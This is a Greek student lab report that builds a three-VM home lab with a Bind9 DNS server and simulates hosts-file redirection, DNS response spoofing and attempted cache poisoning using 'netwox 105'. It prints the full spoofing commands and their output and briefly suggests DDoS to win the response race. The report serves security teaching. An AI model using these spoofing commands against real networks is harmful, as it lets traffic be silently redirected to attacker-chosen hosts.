

# Αναφορά Εργασίας 7: Προσομοίωση DNS επίθεσης με χρήση 3 VMs

Γρηγόρης Καπαδούκας (AM: 1072484)

4 Ιανουαρίου 2023

## 1 Στήσιμο Εργαστηρίου:

### 1.1 Εγκατάσταση εικονικών μηχανών:

Αρχικά σημειώνω ότι το host λειτουργικό σύστημά μου δεν είναι ούτε Debian ούτε Ubuntu, οπότε θα δημιουργήσω συνολικά και τα 3 VMs που αναφέρει η εκφώνηση.

Αρχικά κατεβάζω τις έτοιμες εικονικές μηχανές, οι οποίες όμως στο link που δόθηκε δεν είναι σε .ova format για να μπορέσουν να γίνουν imported μέσω του "import" του VirtualBox, αλλά είναι συνδυασμός των .vbox και .vdi αρχείων.

Το .vdi αρχείο είναι ο virtual σκληρός δίσκος της εικονικής μηχανής που περιέχει το λειτουργικό σύστημα και το .vbox αρχείο περιέχει της πληροφορίες για τις ρυθμίσεις του συστήματος στο VirtualBox.

Άρα για να χρησιμοποιήσω αυτό το έτοιμο λειτουργικό και για τις 3 εικονικές μηχανές μου, αρχικά χρησιμοποιώ τη λειτουργία "Add" του VirtualBox, επιλέγω το .vbox αρχείο και η πρώτη εικονική μηχανή εμφανίζεται στο VirtualBox GUI.

Στη συνέχεια για τις υπόλοιπες εικονικές μηχανές κάνω copy τα .vbox και .vdi αρχεία δύο φορές σε ξεχωριστούς φακέλους, άρα συνολικά έχω τα αρχεία τρεις φορές, άρα έχω συνολικά 3 εικονικούς σκληρούς δίσκους (.vdi) και τρία VirtualBox configurations (.vbox).

Δεν αρκεί όμως τώρα απλά να κάνω add τα δύο νέα .vbox αρχεία, επειδή οι εικονικοί σκληροί έχουν ένα UUID value που χρησιμοποιεί το VirtualBox

για να ξεχωρίζει τους δίσκους μεταξύ τους, και στη παρούσα φάση έχουν όλοι το ίδιο UUID. Επίσης και οι ίδιες οι εικονικές μηχανές έχουν τιμή UUID που είναι επίσης ίδια στη παρούσα φάση, και κοινό UUID για το inserted DVD.


Για να τα παραπάνω προβλήματα εκτελώ την παρακάτω εντολή πάνω στους στον πρώτο εικονικό σκληρό δίσκο αρχικά:

```
VBoxManage internalcommands sethduuid Debian_10.11.0_VBM  
_LinuxVMIImages.COM.vdi
```

Έπειτα στο αντίστοιχο .vbox αρχείο κάνω edit το πεδίο <Machine uuid=>"<UUID>" όπου στη θέση <UUID> βάζω το ένα νέο UUID που κάνω generate για το VM (από UUID generator στο google για παράδειγμα). Επίσης στο ίδιο αρχείο στο πεδίο <HardDisk uuid=>"<UUID>" τοποθετώ το νέο UUID που έκανα generate με την παραπάνω εντολή. Τέλος σχετικά με το DVD αντικαθιστώ το πεδίο με <DVDImages />, άρα ουσιαστικά αφαιρώ το mounted DVD.

Την ίδια διαδικασία ακολουθώ και για το τρίτο VM. Τέλος στις ρυθμίσεις από τις τελευταίες δύο εικονικές μηχανές στο VirtualBox στο Storage κάνω detach τον αρχικό virtual σκληρό δίσκο και κάνω attach τον σωστό για κάθε μηχανή από αυτούς που αλλάξαμε το UUID προηγουμένως. Έπειτα κάνω import και τα τελευταία δύο με τη λειτουργία "Add" στο VirtualBox GUI χωρίς κανένα σφάλμα.

Παρακάτω δίνω screenshot με τα imported VMs στο VirtualBox (τα έχω μετονομάσει για να τα ξεχωρίζω):



## 1.2 Networking configuration για τις εικονικές μηχανές:

Αρχικά σημειώνω πως όπως αναφέρεται και στην εκφώνηση ορίζω στις ρυθμίσεις για κάθε εικονική μηχανή στη κατηγορία Network την επιλογή Bridged Adapter στο wlo1 (network adapter για το Wi-Fi στο δικό μου host).

Έπειτα πρέπει για κάθε εικονική μηχανή να ορίσω static IP διεύθυνση με τις διευθύνσεις για κάθε μηχανή που μου δίνει η εκφώνηση. Για να το κάνω αυτό κάνω edit το αρχείο `/etc/network/interfaces` σε κάθε εικονική μηχανή με τον εξής τρόπο:

- User Machine:

```
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).
```

```
source /etc/network/interfaces.d/*
```

```
# The loopback network interface
auto lo
iface lo inet loopback
```

```
# The primary network interface
allow-hotplug enp0s3
iface enp0s3 inet static
    address 192.168.1.100
    netmask 255.255.255.0
    gateway 192.168.1.1
```

- DNS Machine:

```
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).
```

```
source /etc/network/interfaces.d/*
```

```
# The loopback network interface
auto lo
iface lo inet loopback
```

```
# The primary network interface
allow-hotplug enp0s3
iface enp0s3 inet static
```

```
address 192.168.1.112
netmask 255.255.255.0
gateway 192.168.1.1
```

- Attacker Machine:

```
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).
```

```
source /etc/network/interfaces.d/*
```

```
# The loopback network interface
auto lo
iface lo inet loopback
```

```
# The primary network interface
allow-hotplug enp0s3
iface enp0s3 inet static
    address 192.168.1.200
    netmask 255.255.255.0
    gateway 192.168.1.1
```

Με αυτόν τον τρόπο θέτω τις IP διευθύνσεις σύμφωνα με τις προδιαγραφές της εκφώνησης (στο δικό μου home network έχω network με διεύθυνση 192.168.1.0/24, οπότε βάζω "1" στη θέση του X).

Εδώ επίσης σημειώνω ότι άλλαξα την IP διεύθυνση του DNS machine από 192.168.1.10 σε 192.168.1.112 επειδή το .10 ήταν ήδη πιασμένο από συσκευή στο δίκτυό μου.

### 1.3 Configuration του Bind9 στο DNS machine:

Αρχικά κάνω install το Bind9 σύμφωνα με τις οδηγίες της εκφώνησης και δημιουργώ τα configuration files όπως αναφέρεται στην εκφώνηση. Αποφάσισα το περιεχόμενο με τη πληροφορία για τα zones που αποθηκεύεται στο named.conf να το βάλω στο named.local.conf, εφόσον αυτό προτείνεται από το documentation του Bind9.

Επίσης αποφάσισα να στο named.conf.options να προσθέσω επιπλέον και τις επιλογές "allow-query any; ;" και "allow-recursion any; ;". Με αυτόν τον τρόπο επιτρέπω και τα recursive queries, που σημαίνει ότι έχοντας μοναδικό DNS server στον user machine το DNS machine, το user θα μπορεί να

κάνει resolve domains για τα οποία δεν είναι authoritative το DNS machine, μέσω recursion στα root DNS servers.

Για να ρυθμίσω το user machine να χρησιμοποιεί το DNS machine ως DNS server, έχω το εξής περιεχόμενο στο /etc/resolv.conf αρχείο:


```
nameserver 192.168.1.112
```

Για να ορίσω το DNS machine να χρησιμοποιεί το Bind9 service που τρέχει ως το DNS server που χρησιμοποιεί για DNS resolution ορίζω το εξής στο /etc/resolv.conf αρχείο του:

```
nameserver 127.0.0.1
```

Για να ελέγξω ότι το DNS server δουλεύει εκτελώ την εντολή "dig www.example.com" και "dig www.google.com" από το user machine, όπως φαίνεται παρακάτω:

- User "dig www.example.com"



```
debian@user:~$ dig www.example.com

; <<>> DiG 9.11.5-P4-5.1+deb10u8-Debian <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 16590
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2

;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 4096
;; COOKIE: 475fc756a5c625c7600474b463b4cb62fcb59ec08e399058 (good)
;; QUESTION SECTION:
;www.example.com.                IN      A

;; ANSWER SECTION:
www.example.com.                259200  IN      A      192.168.0.101

;; AUTHORITY SECTION:
example.com.                    259200  IN      NS      ns.example.com.

;; ADDITIONAL SECTION:
ns.example.com.                 259200  IN      A      192.168.0.10

;; Query time: 0 msec
;; SERVER: 192.168.1.112#53(192.168.1.112)
;; WHEN: Tue Jan 03 18:42:10 CST 2023
;; MSG SIZE rcvd: 121
```

- User "dig www.google.com"

```
debian@user:~$ dig www.google.com

; <<>> DiG 9.11.5-P4-5.1+deb10u8-Debian <<>> www.google.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 1128
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 4, ADDITIONAL: 9
;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 4096
;; COOKIE: 9c53bed5ec303f79bc843a5e63b4cba510ec969471a59a8a (good)
;; QUESTION SECTION:
;www.google.com.                IN      A
;; ANSWER SECTION:
www.google.com.                 300     IN      A      172.217.18.4
;; AUTHORITY SECTION:
google.com.                     172800  IN      NS      ns1.google.com.
google.com.                     172800  IN      NS      ns4.google.com.
google.com.                     172800  IN      NS      ns3.google.com.
google.com.                     172800  IN      NS      ns2.google.com.
;; ADDITIONAL SECTION:
ns1.google.com.                 172800  IN      A      216.239.32.10
ns2.google.com.                 172800  IN      A      216.239.34.10
ns3.google.com.                 172800  IN      A      216.239.36.10
ns4.google.com.                 172800  IN      A      216.239.38.10
```

Άρα παρατηρούμε ότι το DNS server λειτουργεί σωστά και για queries προς domains για τα οποία είναι authoritative και για recursive queries.

## 2 Ερωτήσεις:


### 2.1

Αποφασίζω να κάνω redirect το `www.example.com` στην IP διεύθυνση `8.8.8.8` μέσω του `HOSTS` file, επειδή αυτή είναι valid IP διεύθυνση που απαντάει σε ping requests.

Άρα στο `/etc/hosts` αρχείο του user machine προσθέτω το εξής:

`8.8.8.8 www.example.com`

Παρακάτω δείχνω screenshot με το output της εντολής "ping `www.example.com`" στο user machine:



```
debian@user:~$ ping www.example.com
PING www.example.com (8.8.8.8) 56(84) bytes of data.
64 bytes from www.example.com (8.8.8.8): icmp_seq=1 ttl=58 time=45.6 ms
64 bytes from www.example.com (8.8.8.8): icmp_seq=2 ttl=58 time=62.1 ms
64 bytes from www.example.com (8.8.8.8): icmp_seq=3 ttl=58 time=71.4 ms
64 bytes from www.example.com (8.8.8.8): icmp_seq=4 ttl=58 time=38.0 ms
64 bytes from www.example.com (8.8.8.8): icmp_seq=5 ttl=58 time=39.0 ms
^C
--- www.example.com ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 16ms
rtt min/avg/max/mdev = 37.958/51.216/71.424/13.292 ms
debian@user:~$
```

Στο screenshot βλέπω ότι γίνεται ping στο `www.example.com` με IP διεύθυνση `8.8.8.8` (φαίνεται από την παρένθεση στο output), ενώ έχουμε κάνει configure το DNS machine μέσω του Bind9 να κάνει resolve το `www.example.com` στο `192.168.0.101`.

Άρα το attack στο hosts file έγινε με επιτυχία.

## 2.2

Αρχικά, όπως ζητάει η εκφώνηση αναιρώ τις αλλαγές στο HOSTS αρχείο και εγκαθιστώ την εφαρμογή `netwox`.

Για να κάνω την επίθεση που αναφέρει η εκφώνηση με χρήση του εργαλείου `105` εκτελώ την εξής εντολή στον attacker machine:

```
sudo netwox 105 --hostname "www.example.com" --hostnameip 1.1.1.1
--authns "ns1.example.com" --authnsip 1.1.1.1 --filter "src host 192.168.1.100"
```

Με αυτή τη εντολή λέω ορίζω να γίνεται sniff και αυτόματο reply για το hostname `www.example.com` και να δίνεται ως spoofed απάντηση η IP διεύθυνση `1.1.1.1`. Επίσης κάνουμε spoof και το authoritative server του `www.example.com` να είναι το `ns1.example.com` με IP διεύθυνση πάλι `1.1.1.1`. Τέλος με το filter ορίζω να γίνουν spoof μόνο απαντήσεις για πακέτα που προήλθαν από το host `192.168.1.100`, δηλαδή το user machine. Άρα κάπου δίνεται spoofed απάντηση στον user, όπως ζητάει η άσκηση.

Εκτελώντας την επίθεση έχουμε τα εξής αποτελέσματα αρχικά:



- Attacker machine:

```

debian@attacker:~$ sudo netwox 105 --hostname "www.example.com" --hostnameip 1.1.1.1 --authns "ns1.example.com" --authsip 1.1.1.1 --filter "src host 192.168.1.100"
sudo: unable to resolve host attacker: Name or service not known
DNS_question
| id=55298 rcode=OK opcode=QUERY
| aa=0 tr=0 rd=1 ra=0 quest=1 answer=0 auth=0 add=0
| www.example.com. A
|
DNS_answer
| id=55298 rcode=OK opcode=QUERY
| aa=1 tr=0 rd=1 ra=1 quest=1 answer=1 auth=1 add=1
| www.example.com. A
| www.example.com. A 10 1.1.1.1
| ns1.example.com. NS 10 ns1.example.com.
| ns1.example.com. A 10 1.1.1.1
|
DNS_question
| id=11 rcode=OK opcode=QUERY
| aa=0 tr=0 rd=1 ra=0 quest=1 answer=0 auth=0 add=0
| www.example.com. AAAA
|
^C
debian@attacker:~$ 

```

- User machine:

```

debian@user:~$ ping www.example.com
PING www.example.com (192.168.0.101) 56(84) bytes of data.
^C
--- www.example.com ping statistics ---
4 packets transmitted, 0 received, 100% packet loss, time 60ms
debian@user:~$ 

```

Άρα παρατηρούμε ότι το DNS hijack δεν έγινε με επιτυχία. Ο λόγος για αυτό είναι επειδή σε αυτή τη περίπτωση απαντάνε ταυτόχρονα ο attacker machine και ο DNS machine στο request του user, οπότε έχουμε race condition σχετικά με το ποιο μήνυμα θα φτάσει πρώτα. Άρα συμβαίνει σε αυτή τη περίπτωση, επειδή ο DNS machine είναι authoritative για τη διεύθυνση,



να απαντάει γρήγορα, αφού δεν χρειάζεται να κάνει recursive query, οπότε συμβαίνει να "κερδίζει" συνήθως στις δοκιμές μου το race condition.

Οπότε για να "κερδίσει" το race condition ένας υποτιθέμενος attacker θα μπορούσε να κάνει DDOS attack στο DNS server με σκοπό να το καθυστερήσει το server και να φτάσει το δικό του spoofed DNS answer πρώτο στον user.

Για να επαληθεύσω την ιδέα αυτή, θα αλλάξω το query από `www.example.com` σε `www.google.com` για το οποίο το DNS machine δεν είναι authoritative, και θα κάνω clear το cache όπως στην άσκηση 3 (εντολή "`sudo rndc flush`"). Με αυτόν τον τρόπο προσθέτω καθυστέρηση στο πραγματικό DNS response και δίνω την ευκαιρία στο spoofed DNS response να "κερδίσει" το race condition. Παρακάτω δίνεται το output του attacker και user:

- Attacker machine:

```
debian@attacker:~$ sudo netwox 105 --hostname "www.google.com" --hostnameip 1.1.1.1 --authns "ns1.google.com" --authnsip 1.1.1.1 --filter "src host 192.168.1.100"
sudo: unable to resolve host attacker: Name or service not known
DNS_question
| id=153 rcode=OK opcode=QUERY
| aa=0 tr=0 rd=1 ra=0 quest=1 answer=0 auth=0 add=0
| www.google.com. A
|
DNS_answer
| id=153 rcode=OK opcode=QUERY
| aa=1 tr=0 rd=1 ra=1 quest=1 answer=1 auth=1 add=1
| www.google.com. A
| www.google.com. A 10 1.1.1.1
| ns1.google.com. NS 10 ns1.google.com.
| ns1.google.com. A 10 1.1.1.1
|
DNS_question
| id=60069 rcode=OK opcode=QUERY
| aa=0 tr=0 rd=1 ra=0 quest=1 answer=0 auth=0 add=0
| www.google.com. AAAA
|
DNS_question
| id=27173 rcode=OK opcode=QUERY
| aa=0 tr=0 rd=1 ra=0 quest=1 answer=0 auth=0 add=0
| 1.1.1.1.in-addr.arpa. PTR
|
DNS_answer
```

- User machine:

```
debian@user:~$ ping www.google.com
PING www.google.com (1.1.1.1) 56(84) bytes of data.
64 bytes from www.google.com (1.1.1.1): icmp_seq=1 ttl=58 time=7.31 ms
64 bytes from www.google.com (1.1.1.1): icmp_seq=2 ttl=58 time=6.95 ms
64 bytes from www.google.com (1.1.1.1): icmp_seq=3 ttl=58 time=7.15 ms
64 bytes from www.google.com (1.1.1.1): icmp_seq=4 ttl=58 time=6.91 ms
64 bytes from www.google.com (1.1.1.1): icmp_seq=5 ttl=58 time=6.95 ms
^C
--- www.google.com ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 935ms
rtt min/avg/max/mdev = 6.905/7.052/7.313/0.179 ms
debian@user:~$
```

Άρα σε αυτή τη περίπτωση παρατηρούμε ότι το DNS hijacking attack έγινε με επιτυχία.

## 2.3

Σε αυτή τη περίπτωση αυτό που ζητάει η άσκηση, δηλαδή να κάνουμε poison το cache στον server για το `www.example.com` είναι ανέφικτο, επειδή έχουμε προηγουμένως στήσει τον Bind9 να είναι authoritative για τη διεύθυνση `www.example.com`. Αυτό σημαίνει ότι δεν γίνεται recursion, οπότε το DNS machine δεν στέλνει DNS query σε root server με σκοπό να μάθει από τον authoritative server την διεύθυνση του `www.example.com`, αφού αυτός είναι ο authoritative server.

Άρα για το ερώτημα αυτό θα αντικαταστήσω το `www.example.com` με ένα domain για το οποίο ο DNS server δεν είναι authoritative, όπως το `www.google.com`.

Η εντολή που θα τρέξουμε στον attacker machine είναι η εξής:

```
sudo netwox 105 --hostname "www.google.com" --hostnameip 1.1.1.1
--authns "ns1.google.com" --authnsip 1.1.1.1 --ttl 19000 --spoofip raw --filter
"src host 192.168.1.112"
```

Άρα πάλι θέλουμε να κάνουμε spoof για το domain `www.google.com` ότι η διεύθυνση είναι `1.1.1.1`, καθώς και το ίδιο για το authoritative DNS server που κάνουμε spoof ότι είναι το `ns1.google.com`. Επίσης με την επιλογή `--ttl`

20000 ορίζουμε το χρόνο time-to-live να είναι 20000 δευτερόλεπτα. Επίσης με την επιλογή "--spoofip raw" ορίζουμε να μην γίνει MAC spoofing μαζί με IP spoofing, αφού το request του Bind9 server στο root server γίνεται εκτός home δικτύου οπότε δεν θα δοθεί απάντηση στο αρχικό ARP request που θα έκανε το netwox με σκοπό να βρεί την διεύθυνση που θα έκανε spoof. Τέλος έχουμε ορίξει πλέον στο filter το host 192.168.1.112 άρα κάνουμε spoof απάντηση προς requests του 192.168.1.112, δηλαδή το DNS server και όχι τον χρήστη πλέον.

Εκτελώντας την επίθεση έχουμε τα εξής αποτελέσματα:

- Attacker machine:

```
debian@attacker:~$ sudo netwox 105 --hostname "www.google.com" --hostnameip 1.1.1.1 --authns "ns1.google.com" --authnsip 1.1.1.1 --ttl 19000 --spoofip raw --filter "src host 192.168.1.112"
sudo: unable to resolve host attacker: Temporary failure in name resolution
DNS_answer
| id=62531 rcode=OK opcode=QUERY
| aa=0 tr=0 rd=1 ra=1 quest=1 answer=1 auth=4 add=8
| www.google.com. A
| www.google.com. A 300 172.217.18.4
| google.com. NS 172799 ns4.google.com.
| google.com. NS 172799 ns2.google.com.
| google.com. NS 172799 ns3.google.com.
| google.com. NS 172799 ns1.google.com.
| ns1.google.com. A 172799 216.239.32.10
| ns2.google.com. A 172799 216.239.34.10
| ns3.google.com. A 172799 216.239.36.10
| ns4.google.com. A 172799 216.239.38.10
| ns1.google.com. AAAA 172799 2001:4860:4802:32::a
| ns2.google.com. AAAA 172799 2001:4860:4802:34::a
| ns3.google.com. AAAA 172799 2001:4860:4802:36::a
| ns4.google.com. AAAA 172799 2001:4860:4802:38::a
DNS_answer
| id=27216 rcode=OK opcode=QUERY
| aa=0 tr=0 rd=1 ra=1 quest=1 answer=1 auth=4 add=8
| www.google.com. AAAA
| www.google.com. AAAA 300 2a00:1450:4001:80b::2004
| google.com. NS 172799 ns1.google.com.
```

- User machine:

```
debian@user:~$ ping www.google.com
PING www.google.com (172.217.18.4) 56(84) bytes of data.
64 bytes from fra02s19-in-f4.1e100.net (172.217.18.4): icmp_seq=1 ttl=58 time=45.7 ms
^C
--- www.google.com ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 45.728/45.728/45.728/0.000 ms
debian@user:~$
```

Εκτελώντας επίσης στον host την εντολή `"sudo rndc dumpdb -cache"` και μετά βλέποντας το περιεχόμενο του `/var/cache/bind/dump.db` βλέπουμε ότι για τη διεύθυνση `www.google.com` έχει γίνει `cached` η κανονική της διεύθυνση.

Άρα παρατηρούμε πως το attack απέτυχε σε αυτή τη περίπτωση. Αυτό σε αυτή τη περίπτωση δεν φαίνεται να συμβαίνει λόγω του race condition, αφού στην παραπάνω περίπτωση κάναμε πάλι query το root server για το `www.google.com`, και προσέξαμε πως το Netwox στον attacker ήταν γρηγορότερο.

Πρόσεξα όμως κάνοντας `tcpdump` στον DNS server ότι τα spoofed replies του attacker δεν έφταναν ποτέ, άρα υποθέτω πως το router που έχω στο home network μου φιλτράρει τη spoofed source διεύθυνση των πακέτων του attacker επειδή φαίνονται πως προέρχονται από το root server και όχι μέσα στο home δίκτυο, και ταυτόχρονα δεν έχει προορισμό το gateway, άρα εμποδίζεται η προώθησή του από το NAT. Επίσης πρόσεξα ότι χρησιμοποιούνται DNS COOKIES στα responses από το root server και όχι σε αυτά του Netwox, οπότε υπάρχει πιθανότητα και αυτό να οδηγεί στο να γίνεται discarded η spoofed απάντηση χωρίς το DNS COOKIE.